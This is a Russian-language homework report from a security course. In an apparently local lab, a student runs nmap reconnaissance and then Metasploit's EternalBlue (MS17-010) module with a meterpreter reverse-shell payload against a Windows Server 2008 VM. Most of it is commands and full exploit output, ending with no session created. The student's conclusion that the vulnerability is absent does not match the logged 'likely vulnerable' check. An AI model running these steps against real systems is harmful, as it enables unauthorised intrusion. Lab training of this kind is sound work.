Раздел: Жизненный цикл ИБ
Модуль 2: Целенаправленные атаки. Практическое задание: Кейс Red Team (HW)
Выполнил: Александр Ганицев


Условия задания:

Наша цель — найти компьютер с открытым портом 445 под управлением операционной системы Microsoft Windows XP.

Для этой задачи настраиваем предложенную Windows Server 2008, и с Kali Linux системы используем эксплойт для удалённый доступ к рабочему месту, подверженному уязвимости Eternal Blue.

Выполнение задания:

1. Скачал и установил указанную Microsoft Windows Server 2008 (VM.rar), установил её в Parallels, но не удалось настроить Bridged Mode, по причине его отсутствия. Тогда, запустил и настроил систему в VirtualBox 7.



2. Из Kali Linux, находящейся в одной подсети с нашей целью, провёл сканирование утилитой nmap:

```
┌──(skillfactory_lab㉿kali)-[~]
└─$ nmap -sP 192.168.1.1/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:16 MSK
```

```
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)
Host is up (0.0094s latency).
```

Проверил Windows систему на открытый порт 445:

```
└─$ nmap -sV 192.168.1.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:21 MSK
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)
Host is up (0.0011s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKG
ROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: WIN-4055VHTOCG2; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:micr
osoft:windows_server_2008:r2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
 .
Nmap done: 1 IP address (1 host up) scanned in 62.01 seconds
```


```
┌──(skillfactory_lab㉿kali)-[~]
└─$ nmap -sV -p 445  192.168.1.196
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-25 19:55 MSK
Nmap scan report for WIN-4055VHTOCG2.lan (192.168.1.196)
Host is up (0.0016s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: WIN-4055VHTOCG2; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.50 seconds
```

3. Приступил к самой эксплуатации уязвимости:


```
┌──(skillfactory_lab㉿kali)-[~]
└─$ msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%      %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool
Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampi
on SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 >
```

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Meta
                                             sploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.167    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.196
```



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.196
RHOSTS ⇒ 192.168.1.196
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.167:4444
[*] 192.168.1.196:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.196:445     - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002 Service Pack 2 x64 (64-bit)
[*] 192.168.1.196:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.196:445 - The target is vulnerable.
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.196:445 - 0×00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.196:445 - 0×00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.196:445 - 0×00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers
[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.196:445 - 0×00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.196:445 - 0×00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.196:445 - 0×00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers
```



```
[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] 192.168.1.196:445 - Connecting to target for exploitation.
[+] 192.168.1.196:445 - Connection established for exploitation.
[+] 192.168.1.196:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.196:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.196:445 - 0×00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.196:445 - 0×00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.196:445 - 0×00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.196:445 - 0×00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.196:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.196:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.196:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.196:445 - Starting non-paged pool grooming
[+] 192.168.1.196:445 - Sending SMBv2 buffers
[+] 192.168.1.196:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.196:445 - Sending final SMBv2 buffers.
[*] 192.168.1.196:445 - Sending last fragment of exploit packet!
[*] 192.168.1.196:445 - Receiving response from exploit packet
[+] 192.168.1.196:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.1.196:445 - Sending egg to corrupted connection.
[*] 192.168.1.196:445 - Triggering free of corrupted buffer.
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[-] 192.168.1.196:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Получил детальную информацию о системе:

msf6 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch: x64
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Equation Group
Shadow Brokers
sleepya
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
thelightcosine
wvu <wvu@metasploit.com>
agalway-r7
cdelafuente-r7
cdelafuente-r7

agalway-r7

Available targets:

Id	Name
0	Automatic Target
1	Windows 7
2	Windows Embedded Standard 7
3	Windows Server 2008 R2
4	Windows 8
5	Windows 8.1
6	Windows Server 2012
7	Windows 10 Pro
8	Windows 10 Enterprise Evaluation

Check supported:
Yes

Basic options:

Name	Current Setting	Required	Description
RHOSTS	192.168.1.196	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
Space: 2000


Description:
This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may

not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again. The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:
https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://github.com/RiskSense-Ops/MS17-010
https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf
https://www.exploit-db.com/exploits/42030

Also known as:
ETERNALBLUE

4. Запуск эксплойта показал результат, что в системе отсутствует уязвимость:



Выводы: При запуске Metasploit, эксплойт завершил работу (the host is likely vulnerable), но сессия не была создана. Последующий перезапуск эксплойта указал, что в системе уже отсутствует данная уязвимость.

